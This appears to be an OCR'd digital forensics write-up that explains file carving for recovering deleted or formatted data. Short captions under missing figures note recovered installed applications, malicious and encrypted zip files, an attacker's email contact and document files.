
Carved files are those retrieved from digital storage using data carving techniques, primarily in the field of digital forensics. Data carving is a method used to extract files from a digital device without relying on the file system metadata, which might be corrupt or unavailable due to deletion or formatting. This makes file carving particularly useful for recovering deleted files or extracting data from damaged or formatted partitions.

Understanding File Carving


File carving works by scanning the raw bytes of the disk and identifying file patterns based on known file headers, footers, and sometimes internal structures. This approach is independent of file system structures, such as directories and allocation tables.

Common Uses of File Carving


1. Recovering Deleted Files: Even after deletion, files can often remain on a storage medium until overwritten by new data. Carving helps in recovering these files.
2. Extracting Data from Formatted Drives: Formatting a drive typically does not erase physical data; thus, carving can recover files from drives that have been formatted.
3. Forensic Investigations: Used extensively in forensics, file carving allows investigators to retrieve potentially crucial information from devices involved in legal cases.




The installed applications list




We found some bad files, some of them are malicious zip file, some encrypted





Found a email address, attacker send email to this address.





Documents files.

